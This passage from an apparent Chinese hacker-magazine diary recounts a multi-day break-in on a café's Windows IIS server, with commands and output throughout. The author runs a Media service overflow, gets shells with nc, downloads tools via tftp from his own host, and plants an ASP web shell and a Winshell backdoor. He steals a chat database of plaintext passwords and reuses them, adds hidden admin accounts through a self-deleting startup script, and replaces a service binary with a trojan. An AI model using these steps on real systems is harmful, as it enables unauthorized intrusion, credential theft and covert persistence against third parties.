仍是失败，搞不懂！看意思好像是没有找到Idq.dll。噢！可能是因为这个U漏洞是人为设置的，在对方系统中并不存在U漏洞，所以不能像其它那些有U漏洞的机器一样，可以将权限成功提升。

那怎么办？拿出菜鸟法宝“x-way2.6”，对这个主机一通扫描，竟然没有找到一点漏缝！再试试一些溢出，比如最近比较热门的Webdav及RPC等，也是有去无回，失败！看来对方的补丁打了不少（不过这个Media服务的漏洞却没打补丁，要么是疏忽，要么就是不知道，谁让他不看《黑客X档案》的！好像在做广告）。看看天快黑了，肚子也要补充能源了！伙计，咱们明天再见！

第二天 山穷水尽

昨晚将《黑客X档案》第七期中Sagi写的《一次ASP漏洞权限提升之执着篇》文章，翻来覆去看了几遍，在其中介绍了三个提升工具：idq.dll、Winwmiex.exe与Erunasx.exe，因为对方没有U漏洞，所以使用idq.dll没有提升成功。但另两个工具的火力如何，今天就来尝试一下。

因为想将这些文件在对方系统目录下运行，所以就要把工具上传至对方系统目录中，这样的话，大可利用那个有普通权限的Shell。先用media溢出（Nsiislog可以多次溢出），再用nc监听、连接，这样得到的Shell路径就在对方系统目录下。

在本机运行Tftpd32程序，将Winwmiex.exe，Erunasx.dll及Erunasx.exe复制到Tftpd32所在的目录中，然后在得到的shell窗口中输入命令：

tftp -i 本机IP get Winwmiex.exe

回车，显示上传了N个字节，用时多少秒等行，dir查看一下(图13)成功上传。

```
C:\WINNT2\system32>tftp -i [redacted] get winwmiex.exe
tftp -i [redacted] get winwmiex.exe
Transfer successful: 172,077 bytes in 13 second, 1388 bytes/s
C:\WINNT2\system32>dir winwmiex.exe
dir winwmiex.exe
 驱动器 C 中的卷没有标签。
 卷的序列号是 0420-452D
 C:\WINNT2\system32 的目录
2003-08-26  13:35              172,077 winwmiex.exe
               1 个文件        172,077 字节
               0 个目录  1,912,512,512 可用字节
C:\WINNT2\system32>
```

图13

运行winwmiex程序，等了一会，显示结果(图14)

```
C:\WINNT2\system32>winwmiex.exe
winwmiex.exe
xWMI -> win2k WMI服务缓冲区溢出
WMIService -> CreateDirectoryExW -> RtlDosPathNameToNtPathName_U
该代码针对win2k 简体中文、繁体中文、韩文版、日文版sp0-3
源代码 ey4s<cooleyas@21cn.com>
2003-04-27
EXE文件编译及汉化 Sagi <http://www.caiker.net>
感谢袁哥!

系统缺省的代码页长度是 936
开始搜索 FFD3 在 kernel32.dll
找到溢出代码位置 0x77E66BFF 在 kernel32.dll
写缓冲区溢出文件到 C:\WINNT2\system32\buff.txt
建立溢出可执行文件 C:\WINNT2\system32\xWMI.vbs
溢出可执行文件 C:\WINNT2\system32\xWMI.vbs
如果成功，溢出程序将会添加一个帐号 xx 口令是 1a!.9nH
完成.
C:\WINNT2\system32>
```

图14

按照软件的说明来看，应该是没有成功，因为没有看到“如果你可以看到这行，那么溢出极有可能成功了”这句话。这个不行，那就换Erunasx程序！为了提升方便，我先在本地建了一个“sheng.bat”文件，内容如下：

```
net user diguo1 123456789 /add
net localgroup administrators diguo1 /add
net localgroup administrators IWAM_JINGYING88 /add
```

意思是建一个“diguo1”超级用户，同时再将“IWAM_JINGYING88”用户加入超级用户组中（如果“IWAM_JINGYING88”是超级用户，那么用Media溢出所得到的shell就具有超级权限）。用tftpd32将sheng.bat、Erunasx.dll及Erunasx.exe上传至对方系统目录中。接下来在shell中运行Erunasx，命令是：

Erunasx.exe sheng.bat

回车，好长时间没有响应，按Ctrl+C中止运行，重新用NC再连接这个34816端口，再运行Erunasx，仍是没有结果，试了几次都是这样，看来此路也是不通。

正在一筹莫展时，忽然想起了ASP木马，这可是个很利害的东东，至于它的强大功能，就不多做介绍了。同样将CMD.ASP复制到tftpd32所在目录中，因为不知道对方web站点所对应的本地路径在哪里，还是先放在Scripts目录下（为什么？因为这个目录的默认设置是“脚本及可执行程序”）这一次使用IE上传（一会用Shell上传，一会用IE上传，是不是看晕了！嘻嘻，因为这样在上传时可以少写点文件路径）。在IE中输入：

http://对方iP/scripts/ccc.exe?/c tftp -i 本机IP get CMD.ASP ccc.asp

回车，这里将CMD.ASP上传后改名为ccc.asp(图15)。




图15

看一下本地的tftp32窗口，显示成功上传。先试一下ASP的火力，在IE中输入：

http://對方IP/scripts/ccc.asp

回车，看到了可爱的asp命令条窗口，在其中输入net user，显示对方主机中的用户(图16)。




图16

试一试**net user aaa aaa /add**这句命令，没有回应（当然了，这里仍然是普通权限），不过，这个asp的功能还是非常强大的，不仅可以非常方便地查看对方硬盘中的内容，还可以运行一些加参数的DOS命令。

ASP没有达到预期效果，那就再传一个木马试试，孤独剑客的Winshell，Windows平台下强大的Telnet工具，生成的客户端只有5K左右，虽然小巧但功能强大。启动Winshell主程序，按默认设置生成一个客户端ser.exe，将其上传至对方scripts目录中，然后运行这个程序。在IE中输入：

http://对方ip/scripts/ccc.exe?/c c:\inetpub\scripts\ser.exe

然后看着IE下方的进度条缓慢进展，等了好长时间，究竟是否运行，也不得而知。忽然我想起那个asp窗口可以执行一些

命令，于是在其中输入 **netstat -an** 回车，显示出对方主机中打开的端口，还真打开了一个5277端口(图17)。




图17

在本地CMD窗口中输入：

telnet 对方IP 5277

回车后，打开Telnet管理器，输入设置的连接密码，成功连入Winshell，样式是CMD>，输入"？"，查看软件的帮助，原来输入s可以得到一个shell，于是输入s，回车，又得到了对方主机的一个shell，不过路径是在c:\inetpub\scripts\下(图18)。




图18

试着增加用户，结果是……错误(图19)！看来winshell也是以GUEST用户的权限来运行。

真的山穷水尽了！郁闷！真是郁闷！

```
c:\inetpub\scripts>
c:\inetpub\scripts>net user aaa aaaa /add
net user aaa aaaa /add
系统发生 5 错误。
拒绝访问。
c:\inetpub\scripts>
c:\inetpub\scripts>
```

图19

第三天 社会工程

既然得不到超级权限，那就来分析对方盘中的内容，看能不能找到一些有用的信息。根据一些成功者的经验，就是查找对方的一些蛛丝马迹，从而突破防线，得到管理权限。为了拿下对方的权限，咱也分析分析，碰碰运气！

使用ccc.asp逐级dir后，发现对方的C盘是系统盘，但是网页所对应的路径不在C盘中。D盘是程序备份盘，其中全是程序，没有什么可用的信息。而E盘下则零乱地放了一些文件夹，说不定网页所对应的虚拟路径就是E盘中的某个文件夹。很快便发现在E盘根目录下有一个ichat文件夹，chat不就是聊天的意思吗(看来会点E文还是蛮有帮助的)？网站的首页上就有一个聊天室的链接，那么此地的这个文件夹极有可能就是网页中聊天室所链接的路径！既然是聊天室，当然要有记录用户资料的数据库。按照社会工程学的原理，有些人在网上进行各类申请时，如QQ、邮箱、Web聊天用户等，常常使用的是同一个密码，如果找到聊天室中用户的资料顺藤摸瓜，说不定还能找出管理员的密码呢！于是依次用dir查看ichat中的下级目录。当查到ichat\usermgr\下时发现其中有一个users.mdb(图20)。这是一个Access的数据库，其中有可能记录的就是聊天室中的用户资料。



图20

那就将这个mdb文件下载！因为对方开了网页服务，所以只要将这个mdb文件拷至网页所映射的主目录下，就可用IE来下载了。但他的网页主文件究竟在哪一个目录下呢？尝试着dir一个又一个目录，也没有找到index.htm。



图21

对方的主网页名可能不是index？也可能是别的名！但如何查看htm文件中的内容？偶动用大脑的搜寻功能，很快找到了type命令，对于那些htm文件，就用命令：

type 文件路径*.htm

进行查看，这样在Asp窗口显示的就是这个网页的源文件。虽然有很多代码，但从其中的汉字内容也能看个大概。还好对方E盘中没有太多的htm文件。在查了N个后仍没有找到那个主网页。无意间打了个dir e:\。看到E盘根目录下有一个1.htm文件。这是什么内容？在ccc.asp中输入：**type e:\1.htm** 回车，yeah！原来这个就是他的主htm文件(图21)，那他的网页所对应主路径就是E盘了。

在ccc.asp中使用copy命令：

copy e:\ichat\usermgr\users.mdb e:\user.mdb

回车后显示复制一个文件。然后在IE中输入：

http://对方IP/user.mdb

或将这个URL写入网际快车等下载软件的下载URL地址中，即可将这个数据库下载。

下载完成后用office2000中的Access程序打开user.mdb(本来我还准备了几个解mdb密码的工具，谁知却没有密码)。其中就只有一项"UserInfo"，双击打开。看来这个聊天室的人气不旺只有几个用户(当然了，网吧内的主机有那个愿意面对面聊天)如图22。




图22

在UserName项中有一个用户名为diguo，Passwd(密码)是：8111167，用 **net user** 显示的用户中就有一个叫diguo的超级用户，这是不是同一个用户呢？我的心突然激动起来了。打开本地的CMD窗口，使用命令同对方进行IPC$连接：

net use \\对方IP\ipc$ "8111167" /user:"diguo"

却出现错误："用户在第一次登陆时，要更改用户密码"及"不能连接"等提示。看来这个用户的密码正确，只不过管理员对帐号进行了一些设置所以不能用(后来才知道该帐号在建立后，一次也没有登录，并且管理员又禁用了这个帐号，所以用IPC$也就无法连接了)。顺便又看了一下这个聊天室中的其他用户资料，从中又找出了几个QQ密码及一个邮箱密码，虽然对分析这个主机没有多大作用，不过，由此可见，社会工程学还是蛮厉害的。

第四天 柳暗花明

其实，只要将对方系统目录下repair文件夹中的SAM文件下载，然后用LC4跑，也能解出管理员的密码。

可谁知对方设置了什么密码，万一是个"#$^@QR*"之类的不知要跑到什么时候(会用好多电费的)。再说LC4我还不太会用，还是再想一些别的办法吧！

既然对方的系统目录内可写，不如给他上传一个bat文件，加入到超级用户的启

动中。这样，当对方重启系统后，就会执行这个 bat 文件了。哈哈，好办法！于是在本机上写了一个 iis.bat 文件，内容如下：

```
@echo off
net user diguo1 123456789 /add
net localgroup administrators diguo1 /add
net localgroup administrators IWAM_JINGYING88 /add
del iis.bat
```

上传至对方 E 盘下（因为 E 盘可写、可删，而系统 C 盘内可写却不可删。为什么？我也不懂！），先了解对方有哪些用户使用了图形界面登录。在 ccc.asp 中输入：

dir c:\docume~1\

瞧见没有这里没有“diguo”用户(图 23)，可见该用户从没用图形界面登录过。




图 23

只有在超级用户登录时才能将这个 bat 文件执行成功，所以必须将这个 bat 放在超级用户的启动组中。用图形界面登录的超级用户，只有 Administrator 和 NetShowServices 这两个用户那就从他们两个入手。先用 dir 查看一下超级用户的启动路径，不知各位阿莱们是否还记得启动的路径？不好意思，再卖弄一回，如 Administrator 用户的启动路径是：c:\docume~1\Administrator\「开始」菜单\程序\启动\，只要将那个 bat 文件放在这个目录中就可以了。在 asp 中执行如下命令：

copy e:\iis.bat c:\docume~1\Administrator\「开始」菜单\程序\启动\iis.bat

回车(图 24)。




图 24

同样，再将这个 iis.bat 复制到 NetShowServices 用户的启动中，其实两个命令差不多，只要将上一命令中的 Administrator 换成 NetShowServices 就行了。最后在 asp 中执行：

del e:\iis.bat

删除这个 bat 文件，不然人家一看其中的内容不就真相大白了。OK，一切成功完成，就等对方重启了。

其实这种方法并不好，不隐蔽。你想想，在启动中有一个 bat 文件，管理员稍微细心一点就会发现。成功率太低，还有没有更好的方法呢？这时 QQ 中的好友“土豆”刚好上线，经过一番请教，原来在《黑客 X 档案》第六期中裴信写了一篇《GUEST 权限的提升》，其中介绍的就是如何利用对方的服务来加入木马，从而提升权限至超级用户。是嘛？太棒了！急忙找出这篇文章进行学习（临阵磨枪，不快也光。呵呵！）。先看一下对方都启动了哪些服务。在 asp 命令窗条中输入：

net start

查看对方的服务(图 25)。

为了准确分析对方的服务，我又特意从网上下载了一些关于服务的介绍进行一一对照。这才发现对方系统中竟然没有一个杀毒软件所启用的服务，难怪上传木马等文件都能安然无恙。来回分析了三遍，发现其中有一项服务好像不是系统内部的。服务描述是：ichat server，这个可能就是那个聊天程序所启动的服务吧！对方装的到底是个什么样的聊天程序呢？打开百度输入 ichat。找到了一些关于这个聊天程序的介绍，原来该程序安装时默认将文件包解压到 e:\ichat 子目录。这样可以节省用户修改配置文件的时间，而这个主机的 ichat 就是 e:\ichat\ 目录。网吧的管理员为了方便，一定也会按软件的默认来设置。查看 E 盘中的内容，果然在 ichat 目录下有一个“ichat.exe”程序，可以肯定“ichat server”服务所对应的程序就是它。




图 25

既然如此，那就替换掉“ichat server”服务所对应的程序“ichat.exe”。方法是：将配置好的 Winshell 客户端 ser.exe 上传到对方 E 盘 ichat 文件夹内，在 asp 中执行命令：

ren e:\ichat\ichat.exe ichat1.exe

将 ichat.exe 重命名为 ichat1.exe，接着再执行命令：

ren e:\ichat\ser.exe ichat.exe

将木马程序 ser.exe 改名为服务所对应的程序 ichat.exe。这样当机器重启后，ichat server 服务就会启动那个 ichat.exe 程序。但此时的 ichat.exe 已不是原来的程序了。而是我的内应、卧底，甭管怎么说，反正是听俺的话了。

其实还有一点我也没搞明白。明明能在对方系统盘中写但却不能更改其中的文件，当时找了一个系统目录下的程序，将其改名后一看，原程序还依旧存在。只不过又多了一个改过名的文件，无法替换系统内的程序。我想可能是系统对这些主要目录都设置了保护的原因吧（嘻嘻，菜鸟会的当然少了）！不管他了，反正已成功设置了一个服务。再说又在启动中加了 bat，可以说是两手准备。下面就盼着对方重启了。

第五天 攻占高地

昨晚下了一夜的雨，到天明时雨还是淅淅沥沥的。听着优美的雨声俺打开了计算机，也不知对方有没有重启？在浏览器中输入 **http://对方 IP/scripts/ccc.asp**，打开可爱的 asp 界面，输入：

net localgroup administrators

查看对方 Administrators 组中的成员(图 26)！同前几天看到的不一样，多了两个用户。一个是 diguo1、一个是 IWAM_JINGYING88，看来对方重启了计算机（老兄啊，你知不知道我等得花儿都谢了）。




图 26

diguo1 是我用 bat 添加的一个帐号，在 CMD 中用 IPC$ 通道连接：

net use \\对方 IP\ipc$ "123456789" /user:"diguo1"

命令成功完成(图 27)，显示一下对方硬盘中的内容：

dir \\对方 ip\C$

命令成功完成，看来是拥有了超级权限。

在刚才显示的超级用户组中，IWAM_JINGYING88 用户已经加进超级用户组。那么用 media 溢出所得到的 shell 就应

该具是超级权限了！打开CMD，运行：

media.exe 100 -p 80 -r /scripts/nsiislog.dll

显示 Target exploited（成功），接着用nc连接

nc.exe -vv 对方IP 34816

回车后连接成功，得到对方的shell。试着增加一个用户(图28)，命令成功完成，看来真是拥有了超级权限。

